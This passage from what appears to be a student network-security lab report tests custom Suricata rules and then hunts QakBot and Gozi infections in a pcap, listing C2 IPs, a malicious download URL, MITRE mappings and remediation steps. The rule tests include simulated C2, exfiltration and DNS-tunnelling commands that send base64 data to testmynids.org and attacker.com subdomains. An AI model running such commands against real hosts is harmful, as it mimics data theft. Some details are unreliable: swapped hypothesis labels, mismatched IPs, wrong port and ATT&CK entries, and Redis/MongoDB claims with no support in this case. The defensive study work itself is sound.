$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0  
[sudo] password for kali:  
i: suricata: This is Suricata version 8.0.4 RELEASE running in SYSTEM mode  
i: threads: Threads created → W: 2 FM: 1 FR: 1 Engine started.
```

Test Rule-1: Detect Command and Control (C2) Traffic Using HTTP

Script

```
(kali@kali)-[~]  
$ for i in 1 2 3 4; do  
  curl -X POST \  
  -H "Content-Type: application/x-www-form-urlencoded" \  
  --data "data=aGVsbG8gd29ybGQ=" \  
  http://testmynids.org/  
  echo "Sent request $i"  
  sleep 1  
done
```

```
(kali@kali)-[~]  
$ sudo cat /var/log/suricata/fast.log  
[sudo] password for kali:  
05/22/2026-05:52:20.597677 [**] [1:1000001:1] ET MALWARE Suspected C2 HTTP POST with Base64 E  
ncoded Payload [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.0.2  
.15:35984 → 18.155.88.118:80  
05/22/2026-05:52:21.737643 [**] [1:1000001:1] ET MALWARE Suspected C2 HTTP POST with Base64 E  
ncoded Payload [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.0.2  
.15:57428 → 18.155.88.67:80  
05/22/2026-05:52:22.847538 [**] [1:1000001:1] ET MALWARE Suspected C2 HTTP POST with Base64 E  
ncoded Payload [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.0.2  
.15:44844 → 18.155.88.12:80  
(kali@kali)-[~]  
$
```

Observations;

- The rule works.
- Can be verified by [1:1000001:1], indicating SID:1000001 which is our first rule.
- 10.0.2.15 (our machine) - 18.155.88.xxx:80 (port 80, HTTP)

- All tags we set in the rule have appeared such as “CT MALWARE Suspected C2 ...” and “Classification: A Network Trojan ...”

Test Rule-2: Detect Data Exfiltration Over HTTPS

Script

```
(kali@kali)-[~]
$ LARGE_DATA=$(python3 -c "
import base64, os
raw = os.urandom(800)
print(base64.b64encode(raw).decode())
")

echo "Data size: $(echo -n $LARGE_DATA | wc -c) bytes"

for i in 1 2 3 4 5 6; do
    curl -s -X POST \
        -H "Content-Encoding: base64" \
        -H "Content-Type: application/x-www-form-urlencoded" \
        --data "base64=$LARGE_DATA" \
        http://testmynids.org/
    echo "Sent request $i"
    sleep 2
done
```

```
(kali@kali)-[~]
$ sudo cat /var/log/suricata/fast.log | grep 1000002
05/22/2026-12:48:04.925127  [**] [1:1000002:1] ET POLICY Suspected Data Exfiltration Large POST Request [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 10.0.2.15:45744 → 18.155.88.96:80
```

Observations;

- The rule works.
- Can be verified by [1:1000002:1], indicating SID:1000002 which is our second rule.
- 10.0.2.15 (our machine) - 18.155.88.96:80 (HTTP)
- All tags we set in the rule have appeared such as “ET POLICY Suspected Data Exfiltration ...” and “Classification: Potential Corporate Privacy Violation ”

Test Rule-3: Detect DNS Tunneling

Script

```
(kali@kali)-[~]
$ echo "Testing Rule 3 - DNS Tunneling with long domains ..."

for i in $(seq 1 12); do
    dig "aGVsbG8gd29ybGQgdGhpcyBpcyBhIHRlc3RwYXlsb2Fk${i}.attacker.com" @8.8.8.8
    echo "Sent query $i"
    sleep 0.3
done
```

```
(kali@kali)-[~]
$ sudo cat /var/log/suricata/fast.log | grep 1000003
05/22/2026-12:24:04.891609  [**] [1:1000003:1] ET HUNTING Possible DNS Tunneling Long Domain Query Detected [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 10.0.2.15:45094 → 8.8.8.8:53
```

Observations;

- The rule works
- Can be verified by [1:1000003:1], indicating SID: 1000003 which is our third rule
- 10.0.2.15 (our machine) - 8.8.8.8:53 (DNS)
- All tags we set in the rule have appeared such as “ET HUNTING Possible DNS Tunneling ...” and “Classification: Potentially Bad Traffic”

Optional Test Rule-4: Detecting short query tunneling

Script

```
(kali㉿kali)-[~]
└─$ echo "Testing Rule 4 - High Frequency DNS Queries ..."

for i in $(seq 1 35); do
    dig "google.com" @8.8.8.8
    echo "Sent query $i"
    sleep 0.5
done

echo "Rule 4 test complete"
Testing Rule 4 - High Frequency DNS Queries ...

(kali㉿kali)-[~]
└─$ sudo cat /var/log/suricata/fast.log | grep 1000004
05/22/2026-12:38:15.750857  [**] [1:1000004:1] ET HUNTING High Frequency DNS Queries Possible Tunneling [**] [Classification: Potentially Bad Traf
fic] [Priority: 2] {UDP} 10.0.2.15:54345 → 8.8.8.8:53
/var/log/suricata/suricata
```

9. Proactive Threat Hunting Lab 1


9.1 Setup

Suricata and JQ update checks.

```
(kali㉿kali)-[~]  
$ suricata --version  
suricata: unrecognized option '--version'  
Suricata 8.0.4 ("undefined")  
USAGE: suricata [OPTIONS] [BPF FILTER]
```

```
(kali㉿kali)-[~]  
$ jq --version  
jq-1.8.1
```

logs folder is created, this will store the converted pcap to json.



pcap is converted to json

```
(kali㉿kali)-[~/Downloads]  
$ sudo suricata -r a3Q2.pcap -l logs  
i: suricata: This is Suricata version 8.0.4 RELEASE running in USER mode  
i: threads: Threads created → RX: 1 W: 2 FM: 1 FR: 1 Engine started.  
i: suricata: Signal Received. Stopping engine.  
i: pcap: read 1 file, 74404 packets, 51983322 bytes
```

```
cat alert.json | jq 'select(.event_type=="alert") | .alert.signature' | sort | uniq -c | sort -rn
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **.alert.signature** - extract the signature name field in each alert object
- **sort** - sort alphabetically, identical values are grouped together
- **uniq -c** - count how many times each value appears
- **sort -rn** - show the highest count signature first

```
(kali㉿kali)-[~/Downloads/logs]  
$ cat alert.json | jq 'select(.event_type=="alert") | .alert.signature' | sort | uniq -c | sort -rn  
70 "ET JA3 Hash - [Abuse.ch] Possible Quakbot"  
48 "SURICATA DNS invalid authorities"  
8 "ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent"  
4 "ET JA3 Hash - [Abuse.ch] Possible Gozi"  
1 "SURICATA STREAM excessive retransmissions"  
1 "ET INFO Windows OS Submitting USB Metadata to Microsoft"  
1 "ET INFO PE EXE or DLL Windows file download HTTP"  
1 "ET INFO Microsoft Connection Test"  
1 "ET INFO EXE - Served Attached HTTP"
```

Analysis;

References:

<https://www.cisa.gov/resources-tools/resources/qbotqakbot-malware>

<https://www.sophos.com/en-gb/research/gozi>

- QuakBot and Gozi
- QakBot is a banking trojan meaning its purpose is to steal financial data from infected systems. The malware family does have a record of having second stage payloads and does have history of C2 communications.
- Gozi is also a banking trojan that can steal banking credentials, monitor user activity, and execute web-injects during online banking sessions.

9.2 Hypothesis

1. *(ET INFO PE EXE or DLL Windows file download HTTP)* I hypothesize that the host was compromised via a downloaded malicious executable or DLL file that occurred over the HTTP port, it would indicate that the action of a malware delivery was the first vector of the infection.
2. *(ET JA3 Hash - Possible Quakbot)* I hypothesize that the infected host is communicating with QuakBot C2 servers over encrypted TLS connections.
3. *(ET JA3 Hash - Possible Gozi)* I hypothesize that a host on the network was infected with the Gozi banking trojan and is establishing connections to Gozi C2 infrastructure.
4. *(SURICATA DNS Invalid authorities)* I hypothesize that the infected host is generating suspicious DNS traffic that would be consistent with C2 communication or DNS hijacking due to the large amount of invalid DNS responses flagged.

9.3 Investigation

Investigation of Hypothesis 1

```
cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("EXE")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **contains("EXE")** - where alert signature contains "EXE"
- **{timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -40** - output the first 20 lines



```
(kali@kali) ~/Downloads/logs
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("EXE")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{"timestamp": "2020-01-29T10:42:41.151644-0500",
"src_ip": "5.61.27.159",
"dest_ip": "10.1.29.101",
"dest_port": 49689,
"signature": "ET INFO PE EXE or DLL Windows file download HTTP"}
{"timestamp": "2020-01-29T10:42:41.151644-0500",
"src_ip": "5.61.27.159",
"dest_ip": "10.1.29.101",
"dest_port": 49689,
"signature": "ET INFO EXE - Served Attached HTTP"}
```

Analysis;

- Victim host is 10.1.29.101
- Delivery server is 5.61.27.159
- Occurs on the 29/1/2020 at 10:42:21

- The two alerts are fired at the same time, this indicates it is a one single malware delivery.
- Now, this exe file was downloaded and served by plaintext. This is because it occurs on the HTTP port meaning it is unencrypted. We can actually check what exactly was installed.

```
cat eve.json | jq 'select(.event_type=="http") | {time:.timestamp, src:.src_ip, dest:.dest_ip, url:.http.url, method:.http.http_method, useragent:.http.http_user_agent, filename:.http.http_content_type}'
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="http")** - filter all events for only where event_type = "http"
- **{time:.timestamp, src:.src_ip, dest:.dest_ip, url:.http.url, method:.http.http_method, useragent:.http.http_user_agent, filename:.http.http_content_type}** - show all the fields indicated in the brackets.

```
(kali@kali)~/Downloads/logs
$ cat eve.json | jq 'select(.event_type=="http") | {time:.timestamp, src:.src_ip, dest:.dest_ip, url:.http.url, method:.http.http_method, useragent:.http.http_user_agent, filename:.http.http_content_type}'
[
  {
    "time": "2020-01-29T10:40:51.920934-0500",
    "src": "10.1.29.101",
    "dest": "13.107.4.52",
    "url": "/connecttest.txt",
    "method": "GET",
    "useragent": "Microsoft NCSI",
    "filename": "text/plain"
  },
  {
    "time": "2020-01-29T10:41:33.449319-0500",
    "src": "10.1.29.101",
    "dest": "103.91.92.1",
    "url": "/wp-content/uploads/2020/01/ahead/9312.zip",
    "method": "GET",
    "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36 Edg/79.0.309.71",
    "filename": "application/zip"
  },
  {
    "time": "2020-01-29T10:42:41.460895-0500",
    "src": "10.1.29.101",
    "dest": "5.61.27.159",
    "url": "/wp-content/uploads/2020/01/ahead/444444.png",
    "method": "GET",
    "useragent": "Haskell",
    "filename": "image/png"
  },
  {
    "time": "2020-01-29T10:56:14.631269-0500",
    "src": "10.1.29.101",
    "dest": "89.105.198.119",
    "url": "/redir_ie.html",
    "method": "GET",
    "useragent": "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko",
    "filename": "text/html"
  },
  {
    "time": "2020-01-29T10:56:14.921243-0500",
    "src": "10.1.29.101",
    "dest": "89.105.198.119",
    "url": "/favicon.ico",
    "method": "GET",
    "useragent": "Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko",
    "filename": "text/html"
  }
]
```

Analysis;

- Occurs 10:42:33
- Destination 5.61.27.159, this is the delivery server we found previously.
- “/wp-content/uploads/”, WordPress website, potentially hacked and used as a malware host.
- It suggests itself as a “.png” but Suricata detected it as an EXE. This means that it is attempting masquerading because the malware is hiding itself as an image format.
- User-Agent is “Haskell”, suspicious because there is no browser called Haskell.

Investigation of Hypothesis 2

```
cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Quakbot")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **contains("Quakbot")** - where alert signature contains "QuakBot"

- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines

```
(kali@kali) ~/Downloads/logs
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Quakbot")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -24
{
  "timestamp": "2020-01-29T10:49:27.765437-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
{
  "timestamp": "2020-01-29T10:49:28.766076-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
{
  "timestamp": "2020-01-29T10:50:29.351286-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
{
  "timestamp": "2020-01-29T10:50:37.923635-0500",
  "src_ip": "10.1.29.101",
```

```
(kali@kali) ~/Downloads/logs
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Quakbot")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2020-01-29T13:13:14.198236-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
{
  "timestamp": "2020-01-29T13:16:06.082093-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
{
  "timestamp": "2020-01-29T13:21:28.488987-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "68.1.115.106",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Quakbot"
}
```

Analysis;


- First occurs at 10:49:27 at 29/1/2020 and ends 13:21:28 at 29/1/2020
- Infected host is 10.1.29.101 (malware infected host) and the C2 server is 68.1.115.106
- This is occurring on port 443 (HTTPS) meaning encrypted traffic, traffic from the QuakBot and infected host was being hidden behind encryption. Evades security measures such as firewall rules because they blend in as legitimate traffic.
- Timestamp intervals between these logs are at regular intervals of 1 second, this is consistent C2 beaconing.

Background Information

OSINT Tool Used: <https://whatismyipaddress.com/>

IP Details For: 68.1.115.106

Decimal: 1140945770
Hostname: ip68-1-115-106.pn.at.cox.net
ASN: 22773
ISP: Cox Communications LLC
Services: None detected
Country: United States
State/Region: Florida
City: Pensacola
Latitude: 30.4214 (30° 25' 16.99" N)
Longitude: -87.2169 (87° 13' 0.94" W)



[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

- This seems to be a residential IP address
- Attacker may be hijacking residential IPs to use as C2 relay to blend in with normal residential traffic

Investigation of Hypothesis 3

```
cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Gozi")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -40
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **contains("Gozi")** - where alert signature contains "Gozi"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -40** - output the first 40 lines


```
(kali@kali) [~/Downloads/logs]
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Gozi")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -40
{
  "timestamp": "2020-01-29T10:54:05.362264-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "72.21.81.189",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Gozi"
}
{
  "timestamp": "2020-01-29T10:55:26.539587-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "72.21.81.189",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Gozi"
}
{
  "timestamp": "2020-01-29T10:56:14.270443-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "72.21.81.200",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Gozi"
}
{
  "timestamp": "2020-01-29T10:56:44.303710-0500",
  "src_ip": "10.1.29.101",
  "dest_ip": "72.21.81.200",
  "dest_port": 443,
  "signature": "ET JA3 Hash - [Abuse.ch] Possible Gozi"
}
```

Analysis;

- Only 4 alerts, starts 10:54:05 on the 29/1/2020 and ends 10:56:44 on the 29/1/2020
- Infected host is 10.1.29.101 same as Quakbot
- There are two C2 servers, 72.21.81.189 and 72.21.81.200, it is possible malware uses two servers as a fallback safe.
- Occurring on port 443 (HTTPS), all traffic between is encrypted

Background Information

OSINT Tool Used: <https://whatismyipaddress.com/>



IP Details For: 72.21.81.189

Decimal:	1209356733
Hostname:	72.21.81.189
ISP:	Edgecast Inc.
Services:	Data Center/Transit
Country:	United States
State/Region:	California
City:	Los Angeles
Latitude:	34.0526 (34° 3' 9.25" N)
Longitude:	-118.2439 (118° 14' 38.05" W)

CLICK TO CHECK BLACKLIST STATUS

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

- Edgecast, this is a legitimate commercial data center.
- Attacker is hosting its Gozi C2 servers on a legitimate cloud infrastructure
- Traffic to Edgecast would appear normal which means it would be harder to detect
- Since this is a legitimate hosting provider, it is more likely to bypass blacklists.

Investigation of Hypothesis 4

```
cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("DNS")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -40
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **contains("DNS")** - where alert signature contains "DNS"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -40** - output the first 40 lines
- **tail -40** - output the last 40 lines

```
(kali@kali)-[~/Downloads/logs]
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("DNS")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signatur
e}' | head -40
{
  "timestamp": "2020-01-29T10:50:29.191050-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 53581,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:50:29.194689-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 53581,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:50:29.194832-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 53581,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:50:29.198668-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 53581,
  "signature": "SURICATA DNS invalid authorities"
}
```

```
(kali@kali)-[~/Downloads/logs]
$ cat alert.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("DNS")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signatur
e}' | tail -40
{
  "timestamp": "2020-01-29T10:55:27.643164-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 54804,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:55:30.654368-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 54804,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:55:30.663816-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 54804,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:55:30.677461-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 54804,
  "signature": "SURICATA DNS invalid authorities"
}
{
  "timestamp": "2020-01-29T10:55:30.680651-0500",
  "src_ip": "10.1.29.1",
  "dest_ip": "10.1.29.101",
  "dest_port": 54804,
  "signature": "SURICATA DNS invalid authorities"
}
```

Analysis;

- Occurring during the same time as C2 beaconing at 10:50:29
- Involves the infected host 10.1.29.101.
- At the moment, I cannot confirm anything because we don't know the domains being queried.

cat eve.json | jq 'select(.event_type=="dns") | select(.src_ip=="10.1.29.101") | {time:.timestamp, query:.dns.rrname, type:.dns.rdtype, rcode:.dns.rcode, dest:.dest_ip}' | head -40

Explanation;

- **cat** - reads .json file
- **contains("DNS")** - where alert signature contains "DNS"
- **{time:.timestamp, query:.dns.rrname, type:.dns.rdtype, rcode:.dns.rcode, dest:.dest_ip}** - show all the fields indicated in the brackets.
- **head -40** - output the first 40 lines

```
(kali@kali)-[~/Downloads/logs]
$ cat eve.json | jq 'select(.event_type=="dns") | select(.src_ip=="10.1.29.101") | {time:.timestamp, query:.dns.rrname, type:.dns.rrtype, rcode:.dns.rcode, dest:.dest_ip}' | head -40
[
  {
    "time": "2020-01-29T10:40:51.682339-0500",
    "query": null,
    "type": null,
    "rcode": "NOERROR",
    "dest": "10.1.29.1"
  },
  {
    "time": "2020-01-29T10:40:53.491898-0500",
    "query": null,
    "type": null,
    "rcode": "NOERROR",
    "dest": "10.1.29.1"
  },
  {
    "time": "2020-01-29T10:40:51.697463-0500",
    "query": null,
    "type": null,
    "rcode": "NOERROR",
    "dest": "10.1.29.1"
  }
]
```

Analysis;

- The DNS queries' fields are suspicious. The "NULL" means that Suricata wasn't able to parse the DNS query name and the record is also unreadable. However, despite the unparseable field, the server still responded successfully as evidenced by the "NOERROR".
- The hypothesis is validated but potentially because this phenomenon could be a result of QuakBot manipulating DNS traffic.

9.4 Attack Timeline

January 29th, 2020	
10:42:41	Hypothesis 3: Malicious EXE delivered via HTTP
Windows EXE was delivered over unencrypted HTTP, it was masqueraded as a PNG file format but is actually a .exe due to Suricata flagging it as such. This is the initial vector of infection. 5.61.27.159 >> 10.1.29.101 URL: /wp-content/uploads/2020/01/ahead/444444.png - ET INFO PE EXE or DLL Windows file download HTTP - ET INFO EXE - Served Attached HTTP	
10:49:27	Hypothesis 1: QuakBot Malware and C2 Communication
The malware is a QuakBot, QuakBot was executed and began persistent encrypted C2 beaconing to its C2 server over port 443 aka HTTP. This disguises any communication between the infected host and the C2 server because the traffic is encrypted. The infected host kept on checking in with the C2 server at regular intervals of 1 second. 10.1.29.101 >> 68.1.115.106:443 - 70 ET JA3 Hash - [Abuse.ch] Possible Quakbot	
10:50:29	Hypothesis 4: DNS Manipulation

Throughout the infection, DNS traffic was potentially manipulated. The DNS traffic originated from the infected host but had NULL query fields and NOERROR responses. The DNS traffic was observed to have persisted the entire capture duration.

10.1.29.101 >> 10.1.29.101
10.1.29.101 >> 10.1.29.101

- 48 SURICATA DNS invalid authorities

10:54:05	Hypothesis 2: Gozi Banking Trojan
----------	-----------------------------------

Gozi Banking trojan was deployed, Gozi began to beacon its own C2 servers. There are two C2 servers.

10.1.29.101 >> 72.21.81.149:443
10.1.29.101 >> 72.21.81.200:443

- 4 ET JA3 Hash - [Abuse.ch] Possible Gozi

9.5 MITRE ATT&CK Mapping

1. Initial Access:

- **Technique: Drive-by Compromise (T1189):** The victim installs the malware from a potentially hacked WordPress site.
- **Technique: Web Content Injection (T1659):** The legitimate WordPress site is compromised to host malware.

2. Execution:

- **Technique: User Execution (T1024):** The victim executes the malicious exe file.
- **Technique: Shared Modules (T1129):** QuakBot loaded Gozi as a second-stage payload

3. Persistence:

- **Technique: Account Manipulation (T1098):** The attacker abuses Redis CONFIG commands. CONFIG commands have the potential to create backdoors that survive reboots.
- **Technique: Valid Accounts (T1078):** After brute-forcing MongoDB credentials, the attacker uses the valid credentials to maintain persistent access to MongoDB database

4. Defense Evasion:

- **Technique: Masquerading (T1036):** The attacker disguises EXE malware as 444444.png, a PNG file format.
- **Technique: Obfuscated Files or Information (T1027):** Attacker uses User-Agent as "Haskel" to hide malware traffic.
- **Technique: Process Injection (T1055):** QuakBot injects into legitimate Windows processes
- **Technique: Impair Defenses (T1562):** Malware manipulates DNS packets to confuse security analysis.

5. Credential Access:

- **Technique: Credentials from Web Browsers (T1555.003):** Gozi is known to be a banking credential stealer that steals from browser sessions.
 - **Technique: Input Capture: Credential API Hooking (T1056.004):** Gozi is known to hook browser API to intercept credentials.
- 6. Collection:**
- **Technique: Man in the Browser (T1185):** Gozi can inject into the browser to intercept banking sessions.
- 7. Command and Control:**
- **Technique: Ingress Tool Transfer (T1105):** The EXE payload was delivered over HTTP from 5.61.27.159:49689
 - **Technique: Application Layer Protocol: Web Protocols (T1071.001):** QuakBot C2 beaconing over TLS port 443 (HTTPS)
 - **Technique: Application Layer Protocol: DNS (T1071.004):** Manipulated DNS traffic is observed throughout the attack.
 - **Technique: Multi-stage channels (T1104):** QuakBot deploys Gozi, Gozi has separate C2 infrastructure.
 - **Technique: Fallback Channels (T1008):** Gozi uses two servers 72.21.81.189 and 72.21.81.200 for fallback safes.
 - **Technique: Encrypted Channel: Asymmetric Cryptography (T1573.002):** TLS encryption is used to hide C2 traffic.

Verdict;

- Severity Level is critical.
- Hypothesis 1 was proven correct
- Hypothesis 2 was proven correct
- Hypothesis 3 was proven correct
- Hypothesis 4 was slightly proven correct
- Remediation steps;
 - Isolate the infected host (10.1.29.101) from the network, this will stop all C2 communications with QuakBot and Gozi. However, do not power off the machine as we want to preserve volatile memory for forensics.
 - Immediately block the C2 infrastructure, 68.1.115.106, 72.21.81.189, 72.21.81.200. This will stop any lateral movement that the malware has the potential to do.
 - Reset all credentials immediately, Gozi has highly likely already stolen credentials, thus, all credentials owned are compromised and in danger.
 - Conduct a forensics investigation, do a full memory dump and create a disk image of the infected host.
 - Search for malware spreads, scan all internal hosts for the C2 IPs.
 - Conduct analysis on the malware, submit it to threat intelligence platforms and reverse engineer.
 - Once all forensic evidence is preserved, eradicate the malware. Manual malware removal is pointless for QuakBot and Gozi, a full reimage of 10.1.29.101 is recommended.
 - Update detection capabilities to identify this threat pattern earlier in case of any future incidents. Add suricata rules, firewalls, update IDS/IPS signatures to detect QuakBot and Gozi

- Because banking credentials were stolen, affected financial institutes must be notified immediately and the compromised WordPress site (103.91.92.1) should be reported. C2 infrastructure should be reported.
- The initial infection vector was that a user downloaded malicious files, conducted a phishing and malware awareness training to ensure the chances of this happening again are lower.
- Conduct a post incident review, all lessons were learnt, why did the malware operate for a long while undetected, assess the overall security posture and address any gaps.

10. Proactive Threat Hunting Lab 2

10.1 Setup

